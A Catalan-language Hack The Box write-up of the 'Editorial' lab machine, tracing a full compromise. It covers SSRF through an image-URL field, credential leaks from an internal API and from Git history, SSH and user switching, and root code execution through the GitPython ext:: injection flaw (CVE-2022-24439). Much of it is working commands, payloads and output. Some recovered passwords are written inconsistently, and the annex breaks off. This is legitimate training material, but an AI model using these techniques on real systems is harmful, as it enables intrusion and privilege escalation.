



HACK THE BOX · LINUX

Editorial

Writeup tècnic complet ·
explotació reproduïble

Màquina Editorial resolta

HTB Editorial · 2026-04-24

Autor	Ramon Santos Sabarich / r4ms4nt
Plataforma	Hack The Box
Estat	Retired
Dificultat	Easy
Sistema	Linux
Data de resolució	2026-04-24



Informe tècnic normalitzat per a arxivament,
consulta i traçabilitat.

GUIA DE LECTURA

Índex

Informe tècnic final de la màquina Editorial. El document conserva la seqüència tècnica, les evidències, els blocs de comandes i les lliçons reutilitzables en una estructura neta per a lectura, arxiu i consulta.

1. Introducció del cas

Fets verificats principals

Inferències raonables

Incidències operatives, no troballes d'exploació

2. Preparació i arrencada

3. Enumeració inicial de ports i serveis

Interpretació

4. Observació web base

Interpretació

5. Anàlisi de /upload i detecció del flux real

6. Confirmació de SSRF a /upload-cover

Interpretació

7. Exploració de serveis interns amb SSRF

8. Consulta de l'endpoint intern d'autors

9. Accés SSH com dev i flag d'usuari

10. Enumeració local del repositori Git

11. Extracció de credencials històriques des de Git

12. Moviment lateral a prod

13. Anàlisi de l'script privilegiat

14. Validació benigna del flux privilegiat

15. Restauració de l'entorn després de la prova benigna

16. Execució com a root mitjançant GitPython

17. Obtenció de root

18. Resum tècnic final

Punt d'entrada

Primitiva inicial

Pivot intern

Foothold

Moviment lateral

Escalada

Root

19. Lliçons reutilitzables

1. Una web corporativa pot amagar una acció backend crítica
2. La SSRF s'ha de validar amb evidència externa
3. localhost s'ha de llegir des de la perspectiva del servidor
4. Un 404 a / no descarta una API interna
5. L'historial Git pot ser més valuós que el working tree
6. Una credencial s'ha de validar, no assumir
7. sudo -l mostra entrades controlables
8. La versió d'una llibreria importa dins d'un context explotable
9. Les proves benignes també poden modificar estat
10. Un error final d'eina no sempre prova fracàs

A.1 Preparació inicial i descobriment de serveis

A.2 Observació web base

A.3 Anàlisi de /upload

A.4 Confirmació de SSRF

A.5 Enumeració de serveis interns mitjançant SSRF

A.6 Extracció de credencials des de l'API interna

A.7 Accés SSH i flag d'usuari

A.8 Revisió del repositori Git

A.9 Credencials històriques de prod


A.10 Moviment lateral i revisió de sudo

A.11 Anàlisi de l'script privilegiat

A.12 Validació controlada del flux privilegiat

A.13 Recreació de la instància i estat net

A.14 Execució com a root i lectura de la flag final



1. Introducció del cas

Editorial és una màquina Linux de dificultat Easy de Hack The Box orientada a explotació web, abús de relacions de confiança internes i escalada local mitjançant la revisió d'artefactes de desenvolupament.

La cadena validada de compromís va ser:

```
Enumeració inicial
→ identificació de l'aplicació web Nginx
→ anàlisi de /upload
→ SSRF a /upload-cover mitjançant bookurl
→ accés indirecte a una API interna a 127.0.0.1:5000
→ credencials de dev
→ SSH com dev
→ revisió del repositori Git a ~/apps
→ credencials històriques de prod
→ sudo sobre un script Python amb GitPython
→ execució com a root
→ lectura de root.txt
```

La lliçó principal és que la superfície web pública no s'ha de tractar com un element aïllat. El lloc no donava accés directe, però exposava una funcionalitat que feia que el backend recuperés una URL indicada per l'usuari. Un cop validada, aquesta primitiva va permetre fer peticions a `localhost` des de la perspectiva del servidor objectiu i descobrir una API interna que no apareixia a l'escaneig extern de Nmap.

La segona lliçó és de post-explotació: un repositori Git aparentment buit, o amb fitxers eliminats, pot conservar un historial molt valuós. En aquest cas, l'historial contenia una credencial antiga de producció que va permetre passar de `dev` a `prod`.

Fets verificats principals

- La IP inicial va ser `10.129.33.109`.
- Després de recrear la instància per netejar l'entorn, la IP va passar a `10.129.33.149`.
- Els ports oberts inicials van ser `22/tcp` i `80/tcp`.
- El port 80 servia una web Nginx que redirigia a `editorial.htb`.
- `/upload` exposava un formulari de publicació amb el camp `bookurl`.
- `/upload-cover` feia una petició des del backend a la URL indicada per l'usuari.
- La SSRF va permetre consultar `127.0.0.1:5000`.
- `/api/latest/metadata/messages/authors` va exposar credencials de `dev`.
- Les credencials de `dev` van permetre accés SSH.
- A `/home/dev/apps` hi havia un repositori Git.
- Un commit històric va revelar credencials de `prod`.
- `prod` podia executar `/opt/internal_apps/clone_changes/clone_prod_change.py` com a `root`.
- L'script utilitzava GitPython 3.1.29 i `Repo.clone_from()` amb una URL controlada.
- L'execució com a root es va confirmar escrivint la sortida de `id` a `/tmp/root_check`.
- La flag de root es va obtenir escrivint `/root/root.txt` a `/tmp/root_flag`.

Inferències raonables

- El TTL 63 suggeria Linux, reforçat després pels banners d'OpenSSH i Nginx sobre Ubuntu.

- El camp `bookurl` suggeria una possible petició HTTP sortint des del backend, però la SSRF només es va donar per validada quan es va rebre un callback real.
- `127.0.0.1:5000` semblava una API interna perquè responia de manera diferent i retornava `404` a `/`, demostrant que hi havia un servei encara que l'arrel no fos útil.
- El commit `change(api): downgrading prod to dev` es va considerar sensible perquè suggeria substitució de configuració de producció per configuració de desenvolupament.
- La combinació de `sudo`, `GitPython`, `Repo.clone_from()`, entrada controlada i `protocol.ext.allow=always` indicava una via probable d'escalada via `GitPython/CVE-2022-24439`.

Incidències operatives, no troballes d'explotació

- `HEAD /upload → 500` es va tractar com un comportament anòmal, no com a via principal, perquè `GET /upload` funcionava.
- `curl: (23) Failure writing output to destination` era un problema local de sortida, no de l'objectiu.
- `WARNING: terminal is not fully functional` afectava el paginador de Git.
- Escriure la contrasenya directament a Bash va provocar `event not found` pel caràcter `!`; la credencial seguia sent vàlida.
- Una prova benigna va embrutar `/opt/internal_apps/clone_changes/` i va requerir recrear la instància.

2. Preparació i arrencada

El cas va començar amb l'script `Inici-HTB`, que organitza l'espai de treball, fixa l'objectiu, comprova connectivitat, enumera ports i perfila serveis abans de qualsevol intent d'explotació.

```
Inici-HTB EDITORIAL 10.129.33.109
```

La connectivitat es va validar amb `ping`:

```
64 bytes from 10.129.33.109: icmp_seq=1 ttl=63 time=38.4 ms
1 packets transmitted, 1 received, 0% packet loss
```

El fet important era confirmar que la ruta VPN de HTB funcionava i que no hi havia cap problema bàsic de xarxa bloquejant el laboratori.

3. Enumeració inicial de ports i serveis

La superfície TCP inicial era molt reduïda:

```
22/tcp open  ssh
80/tcp open  http
```

L'escaneig de serveis mostrava:

```
22/tcp open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.7
80/tcp open  http      nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editorial.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
```

Interpretació

- 22/tcp era SSH, però sense credencials només quedava com a superfície secundària.
- 80/tcp era HTTP i revelava el hostname `editorial.htb`.
- La redirecció demostrava dependència del virtual host.

La branca principal va passar a ser **WEB-BASE**, amb SSH pendent de credencials.

Es va afegir el hostname localment:

```
echo "10.129.33.109 editorial.htb" | sudo tee -a /etc/hosts
```

4. Observació web base

Amb el hostname resolt, es va revisar la web de manera passiva:

```
curl -sS -I http://editorial.htb
curl -sS http://editorial.htb | head -n 60
whatweb http://editorial.htb
curl -sS http://editorial.htb/robots.txt
curl -sS http://editorial.htb | grep -oP 'href="\K[^"]+' | sort -u
curl -sS http://editorial.htb | grep -Ei 'login|signin|admin|panel|auth|password|reset|forgot|api|graphql|
ajax|upload|cover|book|publish'
```

La web responia amb HTTP/1.1 200 OK a través de nginx/1.18.0 (Ubuntu). whatweb va detectar Bootstrap, HTML5, Nginx i el títol Editorial Tiempo Arriba.

No es va observar login, panell administratiu ni CMS. robots.txt retornava 404 Not Found.

La ruta important era:

```
/upload
```

A la navegació apareixia com:

```
Publish with us
```

Interpretació

La web semblava corporativa, però `/upload` representava una funcionalitat real de negoci: enviament editorial. Com que ja apareixia a l'HTML, era més útil revisar-la que fer fuzzing ampli.

5. Anàlisi de `/upload` i detecció del flux real

La ruta es va revisar amb:

```
curl -sS -I http://editorial.htb/upload
curl -sS http://editorial.htb/upload | head -n 120
curl -sS http://editorial.htb/upload | grep -Ei 'form|input|textarea|button|method|action|enctype|file|url|upload|cover|book'
curl -sS http://editorial.htb/upload | grep -oP 'name="\K[^"]+"|action="\K[^"]+"|method="\K[^"]+"|type="\K[^"]+' | sort -u
```

GET /upload retornava Publish Your Book With Us. HEAD /upload retornava 500 INTERNAL SERVER ERROR, fet que es va anotar però no es va usar com a via principal.

Hi havia dos fluxos:

1. Formulari principal d'enviament editorial.
2. Formulari de previsualització de portada.

El formulari rellevant era:

```
<form id="form-cover" method="post" enctype="multipart/form-data">
  <input type="text" name="bookurl" id="bookurl" placeholder="Cover URL related to your book or">
  <input type="file" name="bookfile" id="bookfile">
  <button type="submit" id="button-cover">Preview</button>
</form>
```

El JavaScript l'enviava via AJAX:

```
var formData = new FormData(document.getElementById('form-cover'));
xhr.open('POST', '/upload-cover');
...
document.getElementById('bookcover').src = imgUrl;
xhr.send(formData);
```

L'endpoint clau passava a ser:

```
POST /upload-cover
```

I el paràmetre clau:

```
bookurl
```

La SSRF encara era una hipòtesi: si el backend recuperava bookurl, una URL cap a la màquina atacant havia de generar una connexió sortint.

6. Confirmació de SSRF a /upload-cover

Es va preparar un fitxer buit per al camp bookfile:

```
touch /tmp/empty-bookfile
```

Es va aixecar un listener:

```
nc -lvp 5555
```

I es va enviar una petició controlada:

```
curl -sS -X POST http://editorial.htb/upload-cover -F "bookurl=http://10.10.15.26:5555/" -F "bookfile=@/tmp/empty-bookfile"
```

L'aplicació retornava la imatge per defecte:

```
/static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
```

Però el listener rebia:

```
GET / HTTP/1.1
Host: 10.10.15.26:5555
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

Interpretació

La petició entrant confirmava la SSRF. El `User-Agent` indicava ús de Python `requests`, i la branca activa canviava de WEB-BASE a exploració de serveis interns mitjançant SSRF.

7. Exploració de serveis interns amb SSRF

Primer es va provar `127.0.0.1:80`:

```
curl -sS -X POST http://editorial.htb/upload-cover -F "bookurl=http://127.0.0.1:80/" -F "bookfile=@/tmp/empty-bookfile"
```

Retornava la imatge per defecte. Després es va provar `127.0.0.1:5000`:

```
curl -sS -X POST http://editorial.htb/upload-cover -F "bookurl=http://127.0.0.1:5000/" -F "bookfile=@/tmp/empty-bookfile"
```

Ara la resposta era diferent:

```
static/uploads/41438411-4d2d-4d2e-b5ff-860d5a7832fe
```

L'artefacte es va descarregar:

```
mkdir -p loot notes scans
curl -sS http://editorial.htb/static/uploads/41438411-4d2d-4d2e-b5ff-860d5a7832fe -o loot/ssrf_127.0.0.1_5000
file loot/ssrf_127.0.0.1_5000
cat loot/ssrf_127.0.0.1_5000 | jq
```

El fitxer era HTML, no JSON:

```
HTML document, ASCII text
parse error: Invalid numeric literal at line 1, column 10
```

El contingut mostrava un `404 Not Found`. Això no descartava el servei: demostrava que existia a port 5000, però que `/` no era útil.

8. Consulta de l'endpoint intern d'autors

L'endpoint útil era:

```
/api/latest/metadata/messages/authors
```

Es va consultar mitjançant la SSRF:

```
RESP=$(curl -sS -X POST http://editorial.htb/upload-cover -F "bookurl=http://127.0.0.1:5000/api/latest/metadata/messages/authors" -F "bookfile=@/tmp/empty-bookfile")

echo "$RESP"

curl -sS "http://editorial.htb/$RESP" -o loot/ssrf_authors.json
file loot/ssrf_authors.json
cat loot/ssrf_authors.json | jq
```

La petició va retornar un recurs JSON descarregable amb contingut rellevant:

```
{
  "template_mail_message": "Welcome to the team! ...\n\nYour login credentials for our internal forum and authors site are:\nUsername: dev\nPassword: dev080217_devAPI!\n..."
}
```

Credencials recuperades:

```
Usuari: dev
Contrasenya: dev080217_devAPI!@
```

La branca activa va passar a:

```
SSRF / API interna → Credencials → Validació SSH
```

9. Accés SSH com `dev` i flag d'usuari

Les credencials es van provar per SSH:

```
ssh dev@10.129.33.109
```

Contrasenya:

```
dev080217_devAPI!@
```

L'autenticació va funcionar. Es va validar el context:

```
id
hostname
pwd
ls -la
cat user.txt
```

Sortida rellevant:

```
uid=1001(dev) gid=1001(dev) groups=1001(dev)
hostname: editorial
pwd: /home/dev
```

Flag d'usuari:

```
717c0463923c0970cef9be01cca8d726
```

La troballa dominant després del foothold era:

```
/home/dev/apps
```

Això suggeria revisar codi, configuració i historial Git.

10. Enumeració local del repositori Git

Dins de `~/apps`:

```
cd ~/apps
pwd
ls -la
find . -maxdepth 3 -type d -name ".git" -o -type f | sort | head -n 80
```

El directori només contenia `.git`, cosa que indicava que el working tree havia estat eliminat, però l'historial seguia present.

`git status` mostrava fitxers eliminats com:

```
deleted: app_api/app.py
deleted: app_editorial/app.py
deleted: app_editorial/templates/upload.html
...
```

El problema del paginador es va resoldre amb:

```
export PAGER=cat
export GIT_PAGER=cat
stty sane
git --no-pager log --oneline --decorate --all
```

Historial:

```
8ad0f31 (HEAD -> master) fix: bugfix in api port endpoint
dfef9f2 change: remove debug and update api port
b73481b change(api): downgrading prod to dev
1e84a03 feat: create api to editorial info
3251ec9 feat: create editorial app
```

El commit més interessant era:

```
b73481b change(api): downgrading prod to dev
```

Suggeria substitució de configuració de producció per desenvolupament.

11. Extracció de credencials històriques des de Git

Es va inspeccionar el commit i el fitxer concret:

```
git --no-pager show b73481b
git --no-pager show b73481b -- app_api/app.py
git --no-pager show b73481b -- app_api/app.py | grep -Ei 'user|username|pass|password|credential|prod|dev'
```

Diff rellevant:

```
- Username: prod
- Password: 080217_Producti0n_2023!@
+ Username: dev
+ Password: dev080217_devAPI!@
```

Credencials recuperades:

```
Usuari: prod
Contrasenya: 080217_Producti0n_2023!@
```

Això va permetre moviment lateral local.

12. Moviment lateral a prod

La credencial es va validar localment:

```
su prod
```

Contrasenya:

```
080217_Producti0n_2023!@
```

Validació:

```
id
whoami
pwd
hostname
```

Sortida:

```
uid=1000(prod) gid=1000(prod) groups=1000(prod)
whoami: prod
hostname: editorial
```

sudo -l mostrava:

```
User prod may run the following commands on editorial:
(root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
```

L'asterisc final indicava que l'usuari controlava un argument passat a un script executat com a root.

13. Anàlisi de l'script privilegiat

Es va revisar l'script:

```
ls -la /opt/internal_apps/clone_changes/  
ls -la /opt/internal_apps/clone_changes/clone_prod_change.py  
file /opt/internal_apps/clone_changes/clone_prod_change.py  
sed -n '1,200p' /opt/internal_apps/clone_changes/clone_prod_change.py
```

Permisos:

```
-rwxr-x--- 1 root prod 256 Jun  4 2024 clone_prod_change.py
```

Contingut:

```
#!/usr/bin/python3  
  
import os  
import sys  
from git import Repo  
  
os.chdir('/opt/internal_apps/clone_changes')  
  
url_to_clone = sys.argv[1]  
  
r = Repo.init('', bare=True)  
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
```

Versió de GitPython:

```
GitPython: 3.1.29
```

Senyals crítics:

- Executat com a root via sudo.
- Fa servir sys.argv[1] com a URL controlada per prod.
- Crida Repo.clone_from().
- Habilita protocol.ext.allow=always.
- Escriu dins de /opt/internal_apps/clone_changes.

Candidata d'escalada:

```
Identificador: CVE-2022-24439  
Component: GitPython  
Versió observada: 3.1.29  
Context: script executat com a root via sudo  
Entrada controlada: sys.argv[1]  
Funció sensible: Repo.clone_from()  
Senyal crític: protocol.ext.allow=always  
Prioritat: alta
```

14. Validació benigna del flux privilegiat

Es va crear un repositori local benign:


```
cd /tmp
rm -rf benign_repo benign_clone_test
mkdir benign_repo
cd benign_repo
git init
echo "test benigno editorial" > README.md
git add README.md
git commit -m "benign test"
```

El commit va fallar perquè Git no tenia identitat configurada:

```
Author identity unknown
fatal: unable to auto-detect email address
```

Tot i així, es va provar l'script privilegiat:

```
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py file:///tmp/benign_repo
```

El resultat mostrava un directori propietat de root:

```
drwxr-xr-x 3 root root 4096 Apr 24 14:59 new_changes
/opt/internal_apps/clone_changes/new_changes: directory
```

Això confirmava execució com a root, però embrutava el directori i requeria una instància neta.

15. Restauració de l'entorn després de la prova benigna

Reobrir SSH no netejava els artefactes creats. Va caldre recrear realment la instància. La IP va canviar de:

```
10.129.33.109
```

a:

```
10.129.33.149
```

Es van actualitzar hosts i objectiu:

```
sudo sed -i '/editorial.htb/d' /etc/hosts
echo "10.129.33.149 editorial.htb" | sudo tee -a /etc/hosts
settarget 10.129.33.149 EDITORIAL
```

Es va recuperar l'accés:

```
ssh dev@10.129.33.149
su prod
```

El directori privilegiat tornava a estar net:

```
total 12
drwxr-x--- 2 root      prod      4096 Jun  5 2024 .
drwxr-xr-x 5 www-data www-data  4096 Jun  5 2024 ..
-rwxr-x--- 1 root      prod       256 Jun  4 2024 clone_prod_change.py
```

Incidències com escriure `su pro` o introduir la contrasenya a Bash van ser errors operatius, no troballes d'explotació.

16. Execució com a root mitjançant GitPython

No hi havia accés root directe:

```
id
whoami
hostname
pwd
cat /root/root.txt
```

La lectura directa fallava:

```
cat: /root/root.txt: Permission denied
```

El primer intent va fallar pel format de remote-ext:

```
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c id%>/tmp/root_check'
```

Error:

```
fatal: Bad remote-ext placeholder '%>'.
```

Es va corregir afegint un espai després de %:

```
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c id% >/tmp/root_check'
```

Git acabava amb error:

```
fatal: Could not read from remote repository.
```

Però l'efecte lateral demostrava execució com a root:

```
cat /tmp/root_check 2>&1
```

```
uid=0(root) gid=0(root) groups=0(root)
```

La lliçó clau és que un error final de Git no vol dir que la comanda no s'hagi executat.

17. Obtenció de root

Es va utilitzar la mateixa primitiva per llegir `/root/root.txt`:

```
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c cat% /root/root.txt% >/tmp/root_flag'
```

Git va retornar error, però el fitxer de sortida contenia la flag:

```
cat /tmp/root_flag 2>&1
```

```
cdcea83d12a66309ca7eb4085ffdd8b8
```

Flags finals:

```
user.txt: 717c0463923c0970cef9be01cca8d726  
root.txt: cdcea83d12a66309ca7eb4085ffdd8b8
```

Cadena validada:

```
WEB-BASE  
→ SSRF a /upload-cover  
→ API interna a 127.0.0.1:5000  
→ credentials dev  
→ SSH com dev  
→ repositori Git a ~/apps  
→ credentials històriques prod  
→ sudo sobre clone_prod_change.py  
→ GitPython / remote-ext  
→ execució com a root  
→ root.txt
```

18. Resum tècnic final

Punt d'entrada

El punt d'entrada va ser una SSRF a `/upload-cover`, activada pel paràmetre `bookurl` del formulari de previsualització de portada.

Primitiva inicial

El backend feia una petició HTTP a la URL indicada per l'usuari. Això es va confirmar amb un listener `nc` que va rebre una connexió des de l'objectiu amb `User-Agent: python-requests/2.25.1`.

Pivot intern

La SSRF va permetre accedir a `127.0.0.1:5000`, on hi havia una API interna. `/` retornava `404`, però `/api/latest/metadata/messages/authors` retornava credencials.

Foothold

`dev / dev080217_devAPI!@` va permetre accés SSH i lectura de `user.txt`.

Moviment lateral

L'historial Git a `/home/dev/apps` exposava credencials de producció:

```
prod / 080217_Production_2023!@
```

Aquestes credencials van permetre canviar a `prod`.

Escalada

`prod` podia executar com a `root`:

```
/usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
```

L'script utilitzava GitPython 3.1.29, `Repo.clone_from()` i `protocol.ext.allow=always` amb una URL controlada.

Root

Es va obtenir execució root no interactiva i `/root/root.txt` es va escriure a `/tmp/root_flag`.

19. Lliçons reutilitzables

1. Una web corporativa pot amagar una acció backend crítica

La pàgina principal no tenia login ni panell. El valor era en una funcionalitat de negoci: previsualitzar una portada des d'una URL.

Formulari amb URL externa → comprovar si el backend sol·licita aquesta URL → validar SSRF amb listener

2. La SSRF s'ha de validar amb evidència externa

Un camp anomenat `url` no és suficient. La SSRF es va confirmar quan el servidor va connectar al listener controlat.

3. localhost s'ha de llegir des de la perspectiva del servidor

`http://127.0.0.1:5000/` apunta al servidor objectiu, no a la màquina atacant.

4. Un 404 a / no descarta una API interna

El servei existia; faltava trobar un endpoint vàlid.

5. L'historial Git pot ser més valuós que el working tree

Els fitxers eliminats no importaven perquè `.git` conservava l'historial.

6. Una credencial s'ha de validar, no assumir

La credencial de `prod` només va quedar confirmada quan `su prod` va funcionar i es va verificar el context.

7. sudo -l mostra entrades controlables

`clone_prod_change.py *` era crític perquè l'usuari controlava l'argument URL.

8. La versió d'una llibreria importa dins d'un context explotable

GitPython 3.1.29 importava perquè s'usava dins d'un script executat com a root amb entrada controlada.

9. Les proves benignes també poden modificar estat

La prova de clonatge local confirmava root, però creava artefactes propietat de root.

10. Un error final d'eina no sempre prova fracàs

Git fallava, però /tmp/root_check i /tmp/root_flag demostraven que la comanda s'havia executat.

Annex A — Registre cronològic depurat

Aquest annex presenta una seqüència operativa depurada del cas, centrada en comandes, sortides i evidències útils per a consulta posterior.

A.1 Preparació inicial i descobriment de serveis

```
Inici-HTB EDITORIAL 10.129.33.109
```

Sortida rellevant:

```
PING 10.129.33.109 (10.129.33.109) 56(84) bytes of data.  
64 bytes from 10.129.33.109: icmp_seq=1 ttl=63 time=38.4 ms  
  
22/tcp open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.7  
80/tcp open  http     nginx 1.18.0 (Ubuntu)  
http-title: Did not follow redirect to http://editorial.htb
```

Configuració local del virtual host:

```
echo "10.129.33.109 editorial.htb" | sudo tee -a /etc/hosts
```

A.2 Observació web base

```
curl -sS -I http://editorial.htb  
curl -sS http://editorial.htb | head -n 60  
whatweb http://editorial.htb  
curl -sS http://editorial.htb/robots.txt  
curl -sS http://editorial.htb \  
| grep -oP 'href="\K[^"]+|src="\K[^"]+' \  
| sort -u
```

Sortida rellevant:


```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Title: Editorial Tiempo Arriba
robots.txt: 404 Not Found
/upload
```

La ruta `/upload` va quedar prioritzada perquè corresponia a una funcionalitat real de publicació.

A.3 Anàlisi de `/upload`

```
curl -sS -I http://editorial.htb/upload
curl -sS http://editorial.htb/upload | head -n 120
curl -sS http://editorial.htb/upload \
  | grep -Ei 'form|input|textarea|button|method|action|enctype|file|url|upload|cover|book'
```

Elements rellevants del formulari:

```
<form id="form-cover" method="post" enctype="multipart/form-data">
<input type="text" name="bookurl" id="bookurl">
<input type="file" name="bookfile" id="bookfile">
xhr.open('POST', '/upload-cover');
```

L'endpoint rellevant va passar a ser `POST /upload-cover` amb el paràmetre `bookurl`.

A.4 Confirmació de SSRF

Listener local:

```
nc -lnvp 5555
```

Petició de validació:

```
touch /tmp/empty-bookfile
curl -sS -X POST http://editorial.htb/upload-cover \
  -F "bookurl=http://10.10.15.26:5555/" \
  -F "bookfile=@/tmp/empty-bookfile"
```

Evidència rebuda al listener:

```
GET / HTTP/1.1
Host: 10.10.15.26:5555
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

La connexió entrant va confirmar que el servidor feia peticions HTTP cap a la URL indicada.

A.5 Enumeració de serveis interns mitjançant SSRF

Prova contra el port intern 5000:

```
curl -sS -X POST http://editorial.htb/upload-cover \  
-F "bookurl=http://127.0.0.1:5000/" \  
-F "bookfile=@/tmp/empty-bookfile"
```

Sortida rellevant:

```
static/uploads/41438411-4d2d-4d2e-b5ff-860d5a7832fe
```

Descàrrega i inspecció:

```
mkdir -p loot notes scans  
curl -sS http://editorial.htb/static/uploads/41438411-4d2d-4d2e-b5ff-860d5a7832fe \  
-o loot/ssrf_127.0.0.1_5000  
file loot/ssrf_127.0.0.1_5000  
head -n 80 loot/ssrf_127.0.0.1_5000
```

Sortida rellevant:

```
<!doctype html>  
<html lang=en>  
<title>404 Not Found</title>  
<h1>Not Found</h1>
```

El servei existia, però la ruta `/` no era l'endpoint útil.

A.6 Extracció de credencials des de l'API interna

```
RESP=$(curl -sS -X POST http://editorial.htb/upload-cover \  
-F "bookurl=http://127.0.0.1:5000/api/latest/metadata/messages/authors" \  
-F "bookfile=@/tmp/empty-bookfile")  
  
echo "$RESP"  
curl -sS "http://editorial.htb/$RESP" -o loot/ssrf_authors.json  
file loot/ssrf_authors.json  
cat loot/ssrf_authors.json | jq
```

Sortida rellevant:

```
{  
  "template_mail_message": "... Username: dev\nPassword: dev080217_devAPI!@ ..."  
}
```

Credencials recuperades:

```
Usuari: dev  
Contrasenya: dev080217_devAPI!@
```

A.7 Accés SSH i flag d'usuari

```
ssh dev@10.129.33.109  
id  
hostname  
pwd  
ls -la  
cat user.txt
```

Sortida rellevant:

```
uid=1001(dev) gid=1001(dev) groups=1001(dev)
hostname: editorial
pwd: /home/dev
user.txt: 717c0463923c0970cef9be01cca8d726
```

A.8 Revisió del repositori Git

```
cd ~/apps
pwd
ls -la
find . -maxdepth 3 -type d -name ".git" -o -type f | sort | head -n 80
git status
export PAGER=cat
export GIT_PAGER=cat
stty sane
git --no-pager log --oneline --decorate --all
```

Sortida rellevant:

```
/home/dev/apps
.git
8ad0f31 fix: bugfix in api port endpoint
dfef9f2 change: remove debug and update api port
b73481b change(api): downgrading prod to dev
1e84a03 feat: create api to editorial info
3251ec9 feat: create editorial app
```

A.9 Credencials històriques de **prod**

```
git --no-pager show b73481b -- app_api/app.py
git --no-pager show b73481b -- app_api/app.py \
| grep -Ei 'user|username|pass|password|credential|prod|dev'
```

Diff relevante:

```
- Username: prod
- Password: 080217_Producti0n_2023!@
+ Username: dev
+ Password: dev080217_devAPI!@
```

Credencials recuperades:

```
Usuari: prod
Contrasenya: 080217_Producti0n_2023!@
```

A.10 Moviment lateral i revisió de **sudo**

```
su prod
id
whoami
hostname
pwd
sudo -l
```

Sortida rellevant:

```
uid=1000(prod) gid=1000(prod) groups=1000(prod)
User prod may run the following commands on editorial:
(root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
```

A.11 Anàlisi de l'script privilegiat

```
ls -la /opt/internal_apps/clone_changes/
ls -la /opt/internal_apps/clone_changes/clone_prod_change.py
file /opt/internal_apps/clone_changes/clone_prod_change.py
sed -n '1,200p' /opt/internal_apps/clone_changes/clone_prod_change.py
python3 - <<'PY'
import git
print(git.__version__)
PY
```

Contingut rellevant:

```
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')
url_to_clone = sys.argv[1]
r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
```

Versió observada:

```
GitPython: 3.1.29
```

A.12 Validació controlada del flux privilegiat

```
cd /tmp
rm -rf benign_repo benign_clone_test
mkdir benign_repo
cd benign_repo
git init
echo "test benigno editorial" > README.md
git add README.md
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py file:///tmp/benign_repo
ls -la /opt/internal_apps/clone_changes/
```

Sortida rellevant:

```
drwxr-xr-x 3 root root 4096 Apr 24 14:59 new_changes
```

La prova va confirmar execució com a `root`, però va alterar el directori de treball de l'script. Per recuperar l'estat net es va recrear la instància de la màquina.

A.13 Recreació de la instància i estat net

La instància es va recrear i la IP va canviar a `10.129.33.149`.

```
sudo sed -i '/editorial.htb/d' /etc/hosts
echo "10.129.33.149 editorial.htb" | sudo tee -a /etc/hosts
settarget 10.129.33.149 EDITORIAL
ssh dev@10.129.33.149
su prod
ls -la /opt/internal_apps/clone_changes/
```

Estat net observat:

```
total 12
drwxr-x--- 2 root    prod    4096 Jun  5 2024 .
drwxr-xr-x 5 www-data www-data 4096 Jun  5 2024 ..
-rwxr-x--- 1 root    prod    256 Jun  4 2024 clone_prod_change.py
```

A.14 Execució com a root i lectura de la flag final

Validació d'execució com a `root`:

```
cd /tmp
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c id% >/tmp/root_check'
cat /tmp/root_check 2>&1
```

Sortida rellevant:

```
uid=0(root) gid=0(root) groups=0(root)
```

Lectura de `root.txt`:

```
